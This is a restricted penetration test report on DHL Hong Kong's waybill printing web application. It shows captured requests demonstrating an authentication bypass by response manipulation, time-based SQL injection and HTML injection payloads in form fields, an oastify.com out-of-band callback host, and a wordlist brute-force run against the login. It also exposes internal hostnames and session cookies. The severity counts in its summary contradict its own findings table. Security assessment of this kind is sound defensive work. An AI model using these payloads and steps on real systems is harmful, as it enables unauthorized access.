[RITM9474447] HK.APP.LDA.HKG.Homepage Waybill Printing Security Test Report

Version 1.0

Restricted

Table of Contents

Version Control

Version number	Date	Prepared by	Reviewed by
1.0	06/06/2025	Raushan Kumar	Rajesh Kumar Munimadugu

1 Introduction

1.1 Scope of Work

Information Security Services was engaged to perform a Web application or Web Services assessment based on OWASP Top 10 Web standards with Testing Guide Checklist and ISTM ASVS L0 Controls for DHL Express on HK.APP.LDA.HKG.Homepage Waybill Printing Application. The tools used during penetration testing include BurpSuite, SSLScan, SQLmap, as well as any other tools identified as necessary by the tester to ensure a thorough security assessment.

Vulnerabilities tests included in the assessment:

OWASP Top 10 - Web (2021)

- A01 Broken Access Control
- A02 Cryptographic Failures
- A03 Injection
- A04 Insecure Design
- A05 Security Misconfiguration
- A06 Vulnerable and Outdated Components
- A07 Identification and Authentication Failures
- A08 Software and Data Integrity Failures
- A09 Security Logging and Monitoring Failures
- A10 Server-Side Request Forgery (SSRF)

1.2 Test Environment

The objectives of the assessment consisted of the following activities defined prior the start of the engagement:

Application ID	APM0002782
Application Name	HK.APP.LDA.HKG.Homepage Waybill Printing
Application Interfacing	External
Test Scope	Web
Production URL	https://apps.dhl.com.hk/print_waybill

Test Duration	Application Environment	Target	Test Authentication	Note
03 June 2025 – 06 June 2025	Test	https://mykullstc000536.apis.dhl.com/print_waybill/	User accounts: Test Credential	Full Test

1.3 Disclaimer

The testing was performed at a "point-in-time" that followed OWASP Top 10 methodologies. The testing is not intended to identify all existing vulnerabilities and security weaknesses, nor does it claim or represent that any applications are free of vulnerabilities or immune to attacks. The security test included Dynamic Application Security Testing (DAST) and was conducted exclusively on the application layer. This report is created solely for the use and benefit of DHL Express and should not be disclosed to any third parties, nor may it be relied upon by any parties other than DHL Express. Any application maintenance, reconfigurations, or changes in general that have occurred following the assessment, may alter the findings and recommendations in this report.


BitSight score is an independent security rating of companies which is closely monitored by DHL customers, investors, vendors. BitSight related vulnerabilities can have significant impact on DHL security posture and reputation, affecting the business and potentially leading to breaches or compromised data.

It is crucial to address all vulnerabilities in timely manner to mitigate the risks. Please consider them equally important in case of internally facing applications. Those are exposed to internal threat and at some point may be also exposed to outside DHL network (planned, deliberate or by accident).

2 Executive Summary

2.1 General Impression

The breakdown of server security vulnerabilities discovered. A total of one (1) Critical impact level, 1 High and one (1) Medium level vulnerabilities were discovered.



Remaining Open Pentest Findings (From Previous Pentests)

Finding ID	**Finding Title**	**Severity**
OBS0074982	Improper Session Management	Medium
OBS0074983	Improper Cookie Attributes	Medium

New Pentest Findings

No	Findings	Severity	(CVSS) Version 3.1 Score	STATUS
1	Response Manipulation	High	9.1	*Open*
2	Missing Authentication	High	8.2	*Open*
3	Lack of Rate Limit	Medium	5.3	*Open*

3 Detailed Technical Findings

3.1 Detailed Penetration Test Findings


This section contains details of the security weaknesses, associated risks and recommendations to reduce the exposures identified during the web application penetration testing.

3.1.1 Response Manipulation

Finding	**Response Manipulation Leads to Authentication Bypass**	***Open***
OWASP Category	**A01:2021 - Broken Access Control**	
Relative Risk	**HIGH**	
Description	The Response manipulation is a web security vulnerability that involves modifying server responses such as status codes, headers, or body content in a way that can alter the intended application behavior. When improperly handled, it may allow attackers to bypass authentication or access controls by tricking the client or server into believing that a request has been successfully authorized.	
Impact	It may allow attackers to bypass authentication, leading to unauthorized access to protected resources.	
Remediation, Recommendations & References	• Validate all authentication and authorization checks on the server side. • Avoid relying on client-side logic or responses to enforce security decisions. • If credentials are valid, generate a secure session token (e.g., cookie or JWT). • Ensure the session token is validated on each protected request.	

Detailed Evidence / Exploitation Steps

Step 1. Open the application and enter the wrong credential.




Please enter your authentication code

Sign In Here

Authentication code: RAUS

The system is designed for Internet Explorer 5.0 or above.

Step 2. Intercept the response and change the status code and add header “Location: input_print/toMain.jsp”.




```
POST /shipment_feeder/login_validate.jsp HTTP/1.1
Host: mykullstc000536.apis.dhl.com
Cookie: JSESSIONID=8FAF105B843350E5526779001713CDB1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: https://mykullstc000536.apis.dhl.com
Referer: https://mykullstc000536.apis.dhl.com/shipment_feeder/login_ip.html
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=4
Te: trailers
Connection: keep-alive

emailadr=RAUS&passwd=&from_where=print_waybill
```

```
HTTP/1.1 302
Date: Fri, 06 Jun 2025 10:03:30 GMT
Server: Web
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy: default-src 'self'; script-src 'self';
Cache-Control: no-store
Location: input_print/toMain.jsp
Pragma: no-cache
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 538
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

Step 3. Forward the response to browser and observe, the user is logged in successfully.



https://mykullstc000536.apis.dhl.com/shipment_feeder/input_print/ip_DefPage.jsp
DHL Waybill Printing
Hello DHL staff
Print Waybill
Logout


Print Waybill on ○ A4 paper ● Label

Go
Deutsche Post World Net
MAIL EXPRESS LOGISTICS FINANCE

©2025 敦豪國際速遞(香港)有限公司
版權所有，不得轉載。
©2025 DHL Express (Hong Kong) Limited

3.1.2 Missing Authentication

Finding	**Missing Authentication for All the Functionality – Site wide**	***Open***
OWASP Category	**A01:2021 - Broken Access Control**	
Relative Risk	**HIGH**	
Description	Missing Authentication occurs when an application or system fails to properly verify the identity of users before granting access to protected resources or functionality. This flaw allows unauthorized users to access sensitive data or perform actions without appropriate permissions, leading to potential security breaches.	
Impact	It may allow unauthorized access to sensitive data or functionality, risking data breaches and system compromise.	
Remediation, Recommendations & References	• Implement robust authentication mechanisms for all protected endpoints and functionalities. • Implement robust authentication mechanisms for all protected endpoints and functionalities. • Use secure session management (e.g., JWT, HttpOnly cookies) to track authenticated users.	
Detailed Evidence / Exploitation Steps	Step 1. Login into the application. Step 2. Select the A4 paper or Label and enter the details.  https://mykullstc000536.apis.dhl.com/shipment_feeder/input_print/ip_DefPage.jsp DHL Waybill Printing Hello DHL staff Print Waybill Logout Go Deutsche Post World Net MAIL EXPRESS LOGISTICS FINANCE Print Waybill on ○ A4 paper ● Label Step 3. Enter the details and intercept the vulnerable API. “https://mykullstc000536.apis.dhl.com/cgi-bin/hkapp/clabel.cgi”	




Time	Type	Direction	Method	URL
16:29:29 6 Jun 2025	HTTP	→ Request	POST	https://mykullstc000536.apis.dhl.com/cgi-bin/hkapp/csender.cgi

```
POST /cgi-bin/hkapp/clabel.cgi HTTP/1.1
Host: mykullstc000536.apis.dhl.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 1085
Origin: https://mykullstc000536.apis.dhl.com
Referer: https://mykullstc000536.apis.dhl.com/cgi-bin/hkapp/cservice.cgi
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

from_where=not_dhl%2c(select%20*%20from%20(select(sleep(10)))a)&paper_ty=L&origin=HKG&dhl_acc_no=631144757&send_name=heh&reference=reference&send_company=company+name&send_address1=address&
send_address2=&send_address3=&send_pc=&send_media=Tel&send_tel=9123409966&consign_company=te<h1>hell0</h1>st%2c(select%20*%20from%20(select(sleep(10)))a)&consign_address1=
Beij<h1>hell0</h1>ing&consign_address2=&consign_address3=&consign_city=BEIJING&consign_pc=100000&consign_country=CN&consign_person=tiwari&consign_media=Tel&consign_tel=%2B869123409966&
consign_email=&charge_to_account=631144757&charge_to=SHIPPER&charge_by=&browser=Net<h1>hell0</h1>scape%2c(select%20*%20from%20(select(sleep(10)))a)&ship_product=DOCUMENT&ship_product_dtl=
EXPRESS+1200&ext=ON&contents_desc_doc=CERTIFICATE&ship_insur_value=&contents_desc=&commodity_code=&export=&ship_qty=3&ship_weight=10&item_desc=&item_qty=&unit_measure=pcs&unit_val=&
unit_wght=&item_origin=&item_commodity=&print_inv=Y&inv_ty=commercial&inv_num=&export_ty=Permanent&export_reason=&incoterm=DAP&cur_item=&item_list=&agreetc=Y&sub_grp_id=DHL1
```

Step 4. Send the request to the repeater module and forward the request to the server.




```
POST /cgi-bin/hkapp/clabel.cgi HTTP/1.1
Host: mykullstc000536.apis.dhl.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 1085
Origin: https://mykullstc000536.apis.dhl.com
Referer: https://mykullstc000536.apis.dhl.com/cgi-bin/hkapp/cservice.cgi
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

from_where=not_dhl%2c(select%20*%20from%20(select(sleep(10)))a)&paper_ty=L&origin=HKG&
dhl_acc_no=631144757&send_name=heh&reference=reference&send_company=company+name&
send_address1=address&send_address2=&send_address3=&send_pc=&send_media=Tel&send_tel=
9123409966&consign_company=te<h1>hell0</h1>st%2c(select%20*%20from%20(select(sleep(10)))a)&
consign_address1=Beij<h1>hell0</h1>ing&consign_address2=&consign_address3=&consign_city=
BEIJING&consign_pc=100000&consign_country=CN&consign_person=tiwari&consign_media=Tel&
consign_tel=%2B869123409966&consign_email=&charge_to_account=631144757&charge_to=SHIPPER&
charge_by=&browser=Net<h1>hell0</h1>scape%2c(select%20*%20from%20(select(sleep(10)))a)&
ship_product=DOCUMENT&ship_product_dtl=EXPRESS+1200&ext=ON&contents_desc_doc=CERTIFICATE&
ship_insur_value=&contents_desc=&commodity_code=&export=&ship_qty=3&ship_weight=10&item_desc
=&item_qty=&unit_measure=pcs&unit_val=&unit_wght=&item_origin=&item_commodity=&print_inv=Y&
inv_ty=commercial&inv_num=&export_ty=Permanent&export_reason=&incoterm=DAP&cur_item=&
item_list=&agreetc=Y&sub_grp_id=DHL1
```

```
HTTP/1.1 200 OK
Date: Fri, 06 Jun 2025 08:33:23 GMT
Server:
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src 'self' 'unsafe-inline';  object-src 'self';
frame-ancestors 'self'; img-src data: 'self';
Cache-Control: no-store
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 474

<html>
    <body bgcolor=white>
        <br>
        <b>
            Please download and print the following WAYBILL DOC and Invoice (if
            applicable).
            <br>
            <br>
            Please keep one WAYBILL DOC (out of two) for your own record and as your
            shipment receipt.
        </b>
        <br>
        <br>
        <script type="text/javascript">
            window.open("./label/download_pdf.cgi?download_filename=8594005232.pdf",
            "Waybill",
            "toolbar=0,scrollbars=1,location=0,statusbar=0,menubar=0,resizable=1,width=60
            0,height=400,left=600,top=300").focus();
        </script>
    </html>
```

Step 5. Observe the response, the server does not validate the user session and generating the bill.



```
GET /cgi-bin/hkapp/label/download_pdf.cgi?download_filename=8594005195.pdf HTTP/1.1
Host: mykullstc000536.apis.dhl.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://mykullstc000536.apis.dhl.com/cgi-bin/hkapp/clabel.cgi
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-originloqmqun9kltr7svb7czq8014€vcm0col.oastify.com
Priority: u=0, i
Te: trailers
Connection: keep-alive

|
```

```
HTTP/1.1 200 OK
Date: Fri, 06 Jun 2025 08:18:25 GMT
Server:
Content-Disposition: attachment; filename=8594005195.pdf
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src 'self' 'unsafe-inline';  object-src 'self';
frame-ancestors 'self'; img-src data: 'self';
Cache-Control: no-store
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Length: 22820

%PDF-1.4
%âãÏÓ
2 0 obj
<</Filter/FlateDecode/Length 51>>stream
x+ær
á2P053Ó³4VIárá
â*TOTOB« f¨â¯Èý
V
endstream
endobj
4 0 obj
<</Subtype/Type1/Type/Font/BaseFont/Helvetica-Bold/Encoding/WinAnsiEncoding>>
endobj
5 0 obj
<</Subtype/Type1/Type/Font/BaseFont/Helvetica/Encoding/WinAnsiEncoding>>
endobj
3 0 obj
<</Subtype/Form/Filter/FlateDecode/Type/XObject/Matrix[1 0 0 1 0 0]/FormType
1/Resources<</ProcSet[/PDF/Text/ImageB/ImageC/ImageI]/Font<</F1 4 0 R/F2 5 0 R>>>>/BBox[0 0
 280.63 566.93]/Length 4147>>stream
xÍ[]5|¿¿¢ÞfÇæé³$ÇÂF1^,ifbÛoùnevÛÓocþý I'u)ÛXÞÙTÅ¿¶%¾ö°ÜÑÛr:ø²-ŠáÐp:Ü-:ÜÜóá [illegible]
```


Note: The remediation should be enforced application-wide to ensure consistent access control and prevent privilege escalation vectors.

3.1.3 Lack of Rate Limit

Finding	**Lack of Rate Limit**	***Open***
OWASP Category	**A07:2021 - Identification and Authentication Failures**	
Relative Risk	**MEDIUM**	
Description	Rate Limiting is a security control that restricts the number of requests a user or system can make to an application or API within a specified time frame. It helps prevent abuse, such as brute-force attacks, denial-of-service (DoS), and excessive resource consumption, by limiting repeated or rapid requests.	
Impact	It's may allow attackers to perform brute-force, denial-of-service, or resource exhaustion, authentication bypass attacks by sending excessive requests.	
Remediation, Recommendations & References	• Apply CAPTCHA or other challenge-response tests after repeated failed attempts. • Implement rate limiting on all critical endpoints to restrict the number of requests per user or IP within a defined time window. • Use throttling mechanisms to slow down or block excessive requests automatically.	

Detailed Evidence / Exploitation Steps

Step 1. Open the application and enter the auth code.



https://mykullstc000536.apis.dhl.com/print_waybill/

DHL Waybill Printing

Please enter your authentication code


Sign In Here

Authentication code: RAUS

Sign In

The system is designed for Internet Explorer 5.0 or above.

Step 2. Intercept the vulnerable request and send it to the intruder module.



Sniper attack

Target: https://mykullstc000536.apis.dhl.com

☑ Update Host header to match target

```
POST /shipment_feeder/login_validate.jsp HTTP/1.1
Host: mykullstc000536.apis.dhl.com
Cookie: JSESSIONID=154D372412D8A6700558F27E13029F49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: https://mykullstc000536.apis.dhl.com
Referer: https://mykullstc000536.apis.dhl.com/shipment_feeder/login_ip.html
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=4
Te: trailers
Connection: keep-alive

emailadr=§DEL1§&passwd=&from_where=print_waybill
```

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 66

Request count: 66

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


```
APPLSYS
APPS
AQ
AQDEMO
AQJAVA
AQUSER
AR#Admin#
ARCHIVIST
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Step 3. Set the payload positions and start the attack.

Step 4. After sending the multiple request it is observed that, the application does not block the request.



5. Intruder attack of https://mykullstc000536.apis.dhl.com

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
55	Alaska	302	159			581	
56	Albert	302	161			581	
57	Alicia	302	157			581	
58	Alyssa	302	156			581	
59	Amanda	302	155			581	
60	America	302	139			581	
61	Amiga	302	140			581	
62	Andrea	302	149			581	
63	Andrew	302	157			581	
64	Angela	302	141			581	
65	Angela1	302	154			581	
66	Animal	302	138			581	

```
POST /shipment_feeder/login_validate.jsp HTTP/1.1
Host: mykullstc000536.apis.dhl.com
Cookie: JSESSIONID=154D372412D8A6700558F27E13029F49
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: https://mykullstc000536.apis.dhl.com
Referer: https://mykullstc000536.apis.dhl.com/shipment_feeder/login_ip.html
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=4
Te: trailers
Connection: keep-alive

emailadr=Animal&passwd=&from_where=print_waybill
```

